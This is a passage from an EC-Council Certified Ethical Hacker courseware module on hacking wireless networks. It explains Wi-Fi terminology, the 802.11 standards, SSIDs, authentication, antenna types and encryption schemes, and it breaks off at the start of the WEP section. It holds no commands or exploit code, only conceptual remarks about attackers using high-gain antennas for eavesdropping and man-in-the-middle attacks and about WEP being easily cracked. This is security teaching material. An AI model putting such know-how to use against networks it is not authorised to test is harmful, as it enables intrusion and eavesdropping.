

Module 16

Hacking Wireless Networks

Hacking Wireless Networks **Module Objectives** **CEH**

- Overview of Wireless Concepts
- Overview of Wireless Encryption Algorithms
- Understanding Wireless Threats
- Understanding Wireless Hacking Methodology
- Overview of Different Wireless Hacking Tools
- Understanding Bluetooth Hacking Techniques
- Overview of Wireless Hacking Countermeasures and Security Tools
- Overview of Wireless Penetration Testing

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


Module Objectives

Wireless networks are inexpensive and easy to maintain when compared to wired networks. An attacker can easily compromise a wireless network if proper security measures are not used or if there is no appropriate network configuration. Using a high security mechanism for a wireless network may be expensive. Hence, it is advisable to determine critical sources, risks, or vulnerabilities associated with it and then check whether the current security mechanism is able to protect the wireless network against all possible attacks. If not, then upgrade the security mechanisms.

This module describes the types of wireless networks, their security mechanisms, threats, and measures to combat the threats to keep the network secure. It examines various wireless encryption algorithms, their strengths, and weakness. The module also analyzes wireless network attack techniques and provides countermeasures to defend the information systems.

At the end of this module, you will be able to:

- Describe wireless concepts
- Explain different wireless encryption algorithms
- Describe wireless threats
- Describe wireless hacking methodology
- Use different wireless hacking tools
- Describe Bluetooth hacking techniques
- Apply wireless hacking countermeasures
- Use different wireless security tools
- Perform wireless penetration testing



Wireless Concepts

The computer world is heading towards a new era of technological evolution, using wireless technologies. Wireless networking is revolutionizing the way people work and play. By removing the physical connection or cable, individuals are able to use networks in newer ways to make data portable, mobile, and accessible. A wireless network is an unbounded data communication system that uses radio frequency technology to communicate with devices and obtain data. This network frees the user from complicated and multiple wired connections. It uses electromagnetic waves to interconnect two individual points without establishing any physical connection between them. This section will describe basic wireless concepts.

Hacking Wireless Networks
Wireless Concepts

Wireless Terminologies

CEH
Certified Ethical Hacker

- **GSM**
Universal system used for mobile transportation for wireless network worldwide
- **Bandwidth**
Describes the amount of information that may be broadcasted over a connection
- **BSSID**
The MAC address of an access point that has set up a Basic Service Set (BSS)
- **ISM band**
A set of frequency for the international Industrial, Scientific, and Medical communities
- **Access Point**
Used to connect wireless devices to a wireless/wired network
- **Hotspot**
Places where wireless network is available for public use
- **Association**
The process of connecting a wireless device to an access point
- **Service Set Identifier (SSID)**
A 32 alphanumeric character unique identifier given to wireless local area network (WLAN)
- **Orthogonal Frequency-division Multiplexing (OFDM)**
Method of encoding digital data on multiple carrier frequencies
- **Multiple input, multiple output orthogonal frequency-division multiplexing (MIMO-OFDM)**
Air interface for 4G and 5G broadband wireless communications
- **Direct-sequence Spread Spectrum (DSSS)**
Original data signal is multiplied with a pseudo random noise spreading code
- **Frequency-hopping Spread Spectrum (FHSS)**
Method of transmitting radio signals by rapidly switching a carrier among many frequency channels


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Wireless Terminologies

In a wireless network, data is transmitted by means of electromagnetic waves to carry signals over the communication path. Terminologies associated with wireless networks include:

- **GSM:** Universal system used for mobile transportation for wireless network worldwide.
- **Bandwidth:** It describes the amount of information that may be broadcasted over a connection. Usually, bandwidth refers to the data transfer rate. The unit of measuring the bandwidth is bits (amount of data) per second (bps).
- **BSSID:** The MAC address of an access point (AP) or base station that has set up a Basic Service Set (BSS) is a Basic Service Set Identifier (BSSID). Usually users are unaware of the BSS to which they belong. When a user moves a device from one place to another, the BSS used by the device could change because there is a variation in the range covered by the AP, but which may not affect the connectivity of the wireless device.
- **ISM Band:** A set of frequencies for the international industrial, scientific, and medical communities.
- **Access Point:** Access point is used to connect wireless devices to a wireless/wired network. It allows wireless communication devices to connect to a wireless network through wireless standards such as Bluetooth and Wi-Fi. It serves as a switch or hub between the wired LAN and wireless network.
- **Hotspot:** Places where wireless networks are available for public use. Hotspots refer to areas with Wi-Fi availability, where users can enable Wi-Fi on their devices and connect to the Internet through a hotspot.
- **Association:** The process of connecting a wireless device to an access point.

- **Service Set Identifier (SSID):** SSID is a 32 alphanumeric character unique identifier given to wireless local area network (WLAN) that acts as a wireless identifier on the network. The SSID permits connections to the required network among an available independent network. Devices connecting to the same WLAN should use the same SSID to establish the connection.
- **Orthogonal Frequency-division Multiplexing (OFDM):** OFDM is a method of digital modulation of data in which a signal, at a chosen frequency, is split into multiple carrier frequencies that are orthogonal (occurring at right angles) to each other. OFDM maps information on the changes in the carrier phase, frequency, or amplitude, or a combination of these, and shares bandwidth with other independent channels. It produces a transmission scheme that supports higher bit rates than a parallel channel operation. It is also a method of encoding digital data on multiple carrier frequencies.
- **Multiple input, multiple output-orthogonal frequency-division multiplexing (MIMO-OFDM):** MIMO-OFDM influences the spectral efficiency of 4G and 5G wireless communication services. Adopting the MIMO-OFDM technique reduces the interference and increases how robust the channel is.
- **Direct-sequence Spread Spectrum (DSSS):** DSSS is a spread spectrum technique that multiplies the original data signal with a pseudo random noise spreading code. Also referred to as a data transmission scheme or modulation scheme, the technique protects signals against interference or jamming.
- **Frequency-hopping Spread Spectrum (FHSS):** FHSS, also known as Frequency-Hopping Code Division Multiple Access (FH-CDMA), is a method of transmitting radio signals by rapidly switching a carrier among many frequency channels. It decreases the efficiency of unauthorized interception or jamming of telecommunications. In FHSS, a transmitter hops between available frequencies using a specified algorithm in a pseudorandom sequence known to both the sender and receiver.



Wireless Networks

In wireless networks, transmission takes place through radio wave transmission. This usually takes place at the physical layer of the network structure. Fundamental changes to data networking and telecommunication are taking place with the wireless communication revolution. Wireless Network (Wi-Fi) refers to wireless local area networks (WLAN) based on the IEEE 802.11 standard where it allows the device to access the network from anywhere within range of an access point. Wi-Fi is a widely used technology in wireless communication across a radio channel. Wi-Fi sets up numerous ways to build a connection between the transmitter and the receiver such as DSSS, FHSS, Infrared (IR), and OFDM. Devices such as a personal computer, video-game console, and smartphone use Wi-Fi to connect to a network resource such as the Internet via a wireless network access point.

Following are some of the advantages and disadvantages of wireless networks:

- **Advantages**
 - Installation is fast and easy and eliminates wiring through walls and ceilings
 - It is easier to provide connectivity in areas where it is difficult to lay cable
 - Access to the network can be from anywhere within range of an access point
 - Public places like airports, libraries, schools or even coffee shops offer you constant Internet connections using Wireless LAN
- **Disadvantages**
 - Security is a big issue and may not meet expectations
 - As the number of computers on the network increases, the bandwidth suffers

- Wi-Fi enhancements can require new wireless cards and/or access points
- Some electronic equipment can interfere with the Wi-Fi networks

Wi-Fi Networks at Home and Public Places

- **Wi-Fi at home:** Wi-Fi networks at home allow you to be wherever you want with your laptop, or handheld devices, and not have to make holes for or hide Ethernet cables.
- **Wi-Fi at Public Places:** You can find free/paid Wi-Fi access available in coffee shops, shopping malls, bookstores, airport terminals, schools, hotels, and other public places.

Types of Wireless Networks

The following describes the types of wireless networks:

- **Extension to a Wired Network**

A user can create an extension of a wired network by placing APs between the wired network and the wireless devices. A wireless network can also be created using an AP.

Types of APs include:

- Software APs (SAPs): It can be connected to a wired network, and run on a computer equipped with a wireless NIC.
- Hardware APs (HAPs): It supports most wireless features.

In this type of network, the AP acts like a switch, providing connectivity for computers that use a wireless network interface card (NIC). The AP can connect wireless clients to a wired LAN, which allows wireless computer access to LAN resources, such as file servers or internet connections.

- **Multiple Access Points**

This type of network connects computers wirelessly by using multiple APs. If a single AP cannot cover an area, multiple APs or extension points can be established.

Each AP's wireless area needs to overlap its neighbor's area. This provides users the ability to move around seamlessly using a feature called roaming. Some manufacturers develop extension points that act as wireless relays, extending the range of a single AP. Multiple extension points can be strung together to provide wireless access to locations far from the central AP.

- **LAN-to-LAN Wireless Network**

APs provide wireless connectivity to local computers, and local computers on different networks can be interconnected. All hardware APs have the capability to interconnect with other hardware APs. However, interconnecting LANs over wireless connections is a complex task.

- **3G/4G Hotspot**

A 3G hotspot is a type of wireless network that provides Wi-Fi access to Wi-Fi-enabled devices including MP3 players, notebooks, tablets, cameras, PDAs, netbooks, and more.

Hacking Wireless Networks		Wireless Standards			CEH
Wireless Concepts					
Amendments	Freq. (GHz)	Modulation	Speed (Mbps)	Range (Meters)	
802.11 (Wi-Fi)	2.4	DSSS, FHSS	1, 2	20 – 100	
802.11a	5	OFDM	6, 9, 12, 18, 24, 36, 48, 54	35 – 100	
	3.7			5000	
802.11b	2.4	DSSS	1, 2, 5.5, 11	35 – 140	
802.11d	It is an enhancement to 802.11a and 802.11b that enables global portability by allowing variation in frequencies, power levels, and bandwidth.				
802.11e	It provides guidance for prioritization of data, voice, and video transmissions enabling QoS.				
802.11g	2.4	OFDM	6, 9, 12, 18, 24, 36, 48, 54	38 – 140	
802.11i	A standard for Wireless Local Area Networks (WLANs) that provides improved encryption for networks that use 802.11a, 802.11b, and 802.11g standards. Defines WPA2-Enterprise/WPA2-Personal for Wi-Fi.				
802.11n	2.4, 5	MIMO-OFDM	54 – 600	70 – 250	
802.15.1 (Bluetooth)	2.4	GFSK, $\pi/4$ -DPSK, 8DPSK	25 – 50	10 – 240	
802.15.4 (ZigBee)	0.868, 0.915, 2.4	O-QPSK, GFSK, BPSK	0.02, 0.04, 0.25	1 – 100	
802.16 (WiMAX)	2 – 11	SOFDMA	34 – 1000	1609.34 - 9656.06 (1-6 miles)	

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Wireless Standards

IEEE Standard 802.11 has evolved from a basic wireless extension to the wired LAN into a mature protocol that supports enterprise authentication, strong encryption, and quality of service.

When it first came out in 1997, the wireless local area network (WLAN) standard specified operation at 1 and 2 Mb/s in the infrared, as well as in the license-exempt 2.4-GHz Industrial, Scientific, and Medical (ISM) frequency band. An 802.11 network in the early days used to have a few PCs with wireless capability connected to an Ethernet (IEEE 802.3) LAN through a single network AP. Now, 802.11 networks operate at higher speeds and in additional bands. New issues have arisen such as security, roaming among multiple APs, and quality of service. Letters of the alphabet derived from the 802.11 task groups that created them represent the amendments to the standards as shown in the following figure:

- **802.11:** The 802.11 (Wi-Fi) applies to wireless LANs and uses FHSS or DSSS as the frequency-hopping spectrum. It allows the electronic device to connect to using a wireless connection that is established in any network.
- **802.11a:** It is the second extension to the original 802.11 and it operates in the 5 GHz frequency band and supports bandwidths up to 54 Mbps by using Orthogonal Frequency Division Multiplexing (OFDM). It has a fast maximum speed, but is more sensitive to walls and other obstacles.
- **802.11b:** IEEE expanded the 802.11 by creating 802.11b specifications in 1999. This standard operates in the 2.4 GHz ISM band and it supports bandwidth up to 11 Mbps by using direct-sequence spread spectrum modulation.

- **802.11d:** The 802.11d is an enhanced version of 802.11a and 802.11b. The standard supports regulatory domains. The particulars of this standard can be set at the media access control (MAC) layer.
- **IEEE 802.11e:** It is used for real-time applications such as voice, VoIP, and video. To ensure that these time-sensitive applications have the network resources they need, 802.11e defines mechanisms to ensure Quality of Service (QoS) to Layer 2 of the reference model, the medium-access layer, or MAC.
- **802.11g:** It is an extension of 802.11 and supports a maximum bandwidth of 54 Mbps using the OFDM technology and uses the same 2.4 GHz band as 802.11b. The IEEE 802.11g defines high-speed extensions to 802.11b. It is compatible with the 802.11b standard, which means 802.11b devices can work directly with an 802.11g access point.
- **802.11i:** The IEEE 802.11i standard improves WLAN security by implementing new encryption protocols such as TKIP and AES.
- **802.11n:** The IEEE 802.11n is a revision that enhances the earlier 802.11g standards with multiple-input multiple-output (MIMO) antennas. It works in both the 2.4 GHz and 5 GHz bands. This is an IEEE industry standard for Wi-Fi wireless local network transportations. Digital Audio Broadcasting (DAB) and Wireless LAN use OFDM.
- **802.11ac:** It provides a high throughput network at the frequency of 5 GHz. It is faster and more reliable than the 802.11n version. The standard involves Gigabit networking that provides an instantaneous data transfer experience.
- **802.11ad:** 802.11ad involves the inclusion of a new physical layer for 802.11 networks. The standard works on the 60 GHz spectrum. The data propagation speed in this standard is a lot different from bands operating on 2.4 GHz and 5 GHz. With a very high frequency spectrum, the transfer speed is much higher than that of 802.11n.
- **802.12:** This standard dominates media utilization by working on the demand priority protocol. Based on this standard, the Ethernet speed increases to 100 Mbps. It is compatible with 802.3 and 802.5 standards. Users currently on those standards can directly upgrade to the 802.12 standard.
- **802.15:** It defines the standards for a wireless personal area network (WPAN). It describes the specification for wireless connectivity with fixed or portable devices.
- **802.15.1 (Bluetooth):** Bluetooth is mainly used for exchanging data over short distances on fixed and mobile devices. This standard works on a 2.4 GHz band.
- **802.15.4 (ZigBee):** The 802.15.4 has a low data rate and complexity. ZigBee is the specification used in the 802.15.4 standard. ZigBee transmits long distance data through a mesh network. The specification handles applications with a low data rate, but longer battery life. Its data rate is 250 kbits/s.
- **802.15.5:** The standard deploys itself on a full mesh or a half mesh topology. It includes network initialization, addressing, and unicasting.

- **802.16:** The IEEE 802.16 standard is a wireless communications standard designed to provide multiple physical layer (PHY) and Media Access Control (MAC) options. It is also known as WiMax. This standard is a specification for fixed broadband wireless metropolitan access networks (MANs) that use a point-to-multipoint architecture.


Hacking Wireless Networks Wireless Concepts	Service Set Identifier (SSID)	CEH
<ul style="list-style-type: none">• SSID is a human-readable text string with a maximum length of 32 bytes		
<ul style="list-style-type: none">• SSID is a token to identify a 802.11 (Wi-Fi) network; by default it is the part of the frame header sent over a wireless local area network (WLAN)		
<ul style="list-style-type: none">• It acts as a single shared identifier between the access points and clients		
<ul style="list-style-type: none">• Security concerns arise when the default values are not changed, as these units can be compromised		
<ul style="list-style-type: none">• If SSID of the network is changed, reconfiguration of the SSID on every host is required, as every user of the network configures the SSID into their system		
<ul style="list-style-type: none">• A non-secure access mode allows clients to connect to the access point using the configured SSID, a blank SSID, or an SSID configured as "any"		
<ul style="list-style-type: none">• The SSID remains secret only on the closed networks with no activity that is inconvenient to the legitimate users		

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Service Set Identifier (SSID)

A service set identifier (SSID) is a case-sensitive human readable, 32 alphanumeric character-long unique name of a wireless local area network (WLAN). SSID is a token used to identify and locate 802.11 (Wi-Fi). By default, it is the part of the frame header of packets sent over a wireless local area network (WLAN). It acts as a single shared identifier between the access points and client. This helps the users to locate an AP to which they can attempt a subsequent AUTH and ASSOC. Security concerns arise when the user does not change default values, since these units can be easily compromised.

SSID APs respond to probe requests with probe responses that also include the SSID itself, if it is not hidden. Because SSID is the unique name given to a WLAN, all devices and APs present in WLAN must use the same SSID. Any device that wants to join the WLAN must give the unique SSID. As every user in the network needs to configure the SSID into their system's network settings, if the SSID of the network is changed, the network administrator needs to reconfigure the SSID on every client. A non-secure access mode allows clients to connect to the access point using the configured SSID, a blank SSID, or an SSID configured as "any." Unfortunately, SSID does not provide security to a WLAN, so it is easy to sniff the SSID in plain text from packets. For many commercial products, the default SSID is its vendor's name. The SSID remains secret only on the closed networks with no activity that is inconvenient to the legitimate users.




Wi-Fi Authentication Modes

Modes that perform Wi-Fi authentication include; open system authentication and shared key authentication.

- **Open System Authentication Process:** In the open system authentication process, any wireless client that wants to access a Wi-Fi network sends a request to the wireless AP for authentication. In this process, the station sends an authentication management frame containing the identity of the sending station, for authentication and connection with the other wireless station. The AP then returns an authentication frame to confirm access to the requested station, and thus complete the authentication process.
- **Shared Key Authentication Process:** In this process, each wireless station receives a shared secret key over a secure channel that is distinct from the 802.11 wireless network communication channels. The following steps illustrate the establishment of connection in the shared key authentication process:
 - The station sends an authentication frame to the AP
 - The AP sends a challenge text to the station
 - The station encrypts the challenge text by making use of its configured 64-bit or 128-bit key, and it sends the encrypted text to the AP.
 - The AP uses its configured WEP key to decrypt the encrypted text. The AP compares the decrypted text with the original challenge text. If the decrypted text matches the original challenge text, the AP authenticates the station.
 - The station connects to the network

The AP can reject the station if the decrypted text does not match the original challenge text, and then the station will be unable to communicate with either the Ethernet network or the 802.11 networks.



Wi-Fi Authentication Process Using a Centralized Authentication Server

The 802.1X standard provides centralized authentication. For 802.1X authentication to work on a wireless network, the AP must be able to securely identify the traffic from a specific wireless client. In this Wi-Fi authentication process, a centralized authentication server known as Remote Authentication Dial in User Service (RADIUS) sends authentication keys to both the AP and to clients that want to authenticate with the AP. This key enables the AP to identify a particular wireless client.


Hacking Wireless Networks
Wireless Concepts

Types of Wireless Antennas


Directional Antenna
Used to broadcast and obtain radio waves from a single direction

Omnidirectional Antenna
It provides a 360 degree horizontal radiation pattern. It is used in wireless base stations

Parabolic Grid Antenna
It is based on the principle of a satellite dish but it does not have a solid backing. They can pick up Wi-Fi signals ten miles or more



Unidirectional Antenna



Yagi Antenna
Yagi is a unidirectional antenna commonly used in communications for a frequency band of 10 MHz to VHF and UHF

Dipole Antenna
Bidirectional antenna, used to support client connections rather than site-to-site applications

Reflector Antennas
Reflector antennas are used to concentrate EM energy which is radiated or received at a focal point

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Wireless Antennas

Antennas are an integral part of Wi-Fi networks. They send and receive radio signals. They convert electrical impulses into radio signals and vice versa. The types of wireless antennas include:

- **Directional Antenna**

A directional antenna can broadcast and receive radio waves from a single direction. In order to improve the transmission and reception, the directional antenna's design allows it to work effectively in only a few directions. This also helps in reducing interference.

- **Omnidirectional Antenna**

Omnidirectional antennas radiate electromagnetic energy in all directions. It provides a 360-degree horizontal radiation pattern. They usually radiate strong waves uniformly in two dimensions, but not as strongly in the third. These antennas are efficient in areas where wireless stations use time division multiple access technology. A good example of an omnidirectional antenna is one used by radio stations. These antennas are effective for radio signal transmission because the receiver may not be stationary. Therefore, a radio can receive a signal regardless of where it is.

- **Parabolic Grid Antenna**

A parabolic grid antenna uses the same principle as a satellite dish but it does not have a solid backing. It consists of a semi-dish that is in the form of a grid made of aluminum wire. These parabolic grid antennas can achieve very long-distance Wi-Fi transmissions by making use of a highly focused radio beam. This type of antenna is useful for transmitting weak radio signals over very long distances—on the order of 10 miles.

This enables attackers to get better signal quality, resulting in more data on which to eavesdrop, more bandwidth to abuse, and higher power output that is essential in Layer 1 Denial of Service (DoS) and man-in-the-middle (MITM) attacks. The design of this antenna saves weight and space, and it can pick up Wi-Fi signals that are either horizontally or vertically polarized.




FIGURE 16.1: Parabolic grid antenna

▪ **Yagi Antenna**


A Yagi, also called as Yagi Uda antenna, is a unidirectional antenna commonly used in communications for a frequency band of 10 MHz to VHF and UHF. Improving the gain of the antenna and reducing the signal-to-noise (SNR) level of a radio signal are the focus of this antenna. It not only has a unidirectional radiation and response pattern, but it also concentrates the radiation and response. It consists of a reflector, dipole, and many directors. This antenna develops an end fire radiation pattern.

▪ **Dipole Antenna**

A dipole is a straight electrical conductor measuring half of a wavelength from end to end and connected at the RF feed line's center. Also called as a doublet, the antenna is bilaterally symmetrical, so it is inherently a balanced antenna. This kind of antenna feeds on a balanced parallel-wire RF transmission line.

▪ **Reflector Antennas**

Reflector antennas are used to concentrate EM energy that is radiated or received at a focal point. These reflectors are generally parabolic. If the surface of the parabolic antenna is within the tolerance limit, it can be used as a primary mirror for all the frequencies. This can prevent interference while communicating with other satellites. The larger the antenna reflector in terms of wavelengths, the higher the gain. Reflector antennas reflect radio signals and the manufacturing cost of the antenna is high.



Wireless Encryption

Wireless Encryption is a process of protecting the wireless network from attackers who try to collect sensitive information by breaching the RF (Radio Frequency) traffic. This section provides insight into various wireless encryption standards such as WEP, WPA and WPA2, and WEP issues.

Hacking Wireless Networks
Wireless Encryption

Types of Wireless Encryption

CEH

<p>802.11i It is an IEEE amendment that specifies security mechanisms for 802.11 wireless networks</p> <p>WEP WEP is an encryption algorithm for IEEE 802.11 wireless networks</p> <p>LEAP It is a proprietary version of EAP developed by Cisco</p> <p>WPA It is an advanced wireless encryption protocol using TKIP and MIC to provide stronger encryption and authentication</p> <p>TKIP A security protocol used in WPA as a replacement for WEP</p> <p>WPA2 It is an upgrade to WPA using AES and CCMP for wireless data encryption</p>	<p>AES It is a symmetric-key encryption, used in WPA2 as a replacement of TKIP</p> <p>CCMP It is an encryption protocol used in WPA2 for stronger encryption and authentication</p> <p>WPA2 Enterprise It integrates EAP standards with WPA2 encryption</p> <p>EAP Supports multiple authentication methods, such as token cards, Kerberos, certificates etc.</p> <p>RADIUS It is a centralized authentication and authorization management system</p> <p>PEAP It is a protocol, which encapsulates the EAP within an encrypted and authenticated Transport Layer Security (TLS) tunnel</p>
--	---

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Wireless Encryption

Attacks on wireless networks are increasing daily with the increasing use of wireless networks. Encrypting the information before it is transmitted on a wireless network is the most popular way of protecting wireless networks against attackers. There are several types of wireless encryption algorithms that can secure the wireless network. Each wireless encryption algorithm has advantages and disadvantages.

- **802.11i:** It is an IEEE amendment that specifies security mechanisms for 802.11 wireless networks.
- **WEP:** WEP is an encryption algorithm for IEEE 802.11 wireless networks. It is an old and original wireless security standard, which can be cracked easily.
- **LEAP:** It is a proprietary version of EAP developed by Cisco.
- **WPA:** It is an advanced wireless encryption protocol using TKIP and MIC to provide stronger encryption and authentication. It uses a 48 bit IV, 32 bit CRC and TKIP encryption for wireless security.
- **TKIP:** A security protocol used in WPA as a replacement for WEP.
- **WPA2:** It is an upgrade to WPA using AES and CCMP for wireless data encryption.
- **AES:** It is a symmetric-key encryption, used in WPA2 as a replacement of TKIP.
- **CCMP:** It is an encryption protocol used in WPA2 for stronger encryption and authentication.
- **WPA2 Enterprise:** It integrates EAP standards with WPA2 encryption.

- **EAP:** Supports multiple authentication methods, such as token cards, Kerberos, certificates, etc.
- **RADIUS:** It is a centralized authentication and authorization management system.
- **PEAP:** It is a protocol that encapsulates the EAP within an encrypted and authenticated Transport Layer Security (TLS) tunnel.

Hacking Wireless Networks
Wireless Encryption

WEP (Wired Equivalent Privacy) Encryption

- WEP is a security protocol defined by the 802.11b standard; it was designed to provide a wireless LAN with a level of **security and privacy** comparable to a wired LAN
- WEP **uses a 24-bit initialization vector (IV)** to form stream cipher RC4 for confidentiality and the CRC-32 checksum for integrity of wireless transmission
- It has significant vulnerabilities and design flaws and **can be easily cracked**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

WEP (Wired Equivalent Privacy) Encryption

WEP was an early attempt to protect wireless networks from security breaches, but as technology has improved, later it has become evident that information encrypted with WEP is vulnerable to attack. Let us get into the details of WEP.

What is WEP Encryption?

WEP is a component of the IEEE 802.11 WLAN standards. Its primary purpose is to provide confidentiality of data on wireless networks at a level equivalent to that of wired LANs, which can use physical security to stop unauthorized access to a network.

In a wireless LAN, a user or an attacker can access the network without physically connecting to the LAN. Therefore, WEP utilizes an encryption mechanism at the data link layer for minimizing unauthorized access on the WLAN. This is accomplished by encrypting data with the symmetric RC4 encryption algorithm—a cryptographic mechanism used to defend against threats.

Role of WEP in Wireless Communication

- WEP protects against eavesdropping on wireless communications
- It attempts to prevent unauthorized access to the wireless network
- It depends on a secret key. This key encrypts packets before transmission. A mobile station and an AP share this key. Performing an integrity check ensures that packets are not altered during transmission. 802.11 WEP encrypts only the data between network clients.

Main Goals of WEP

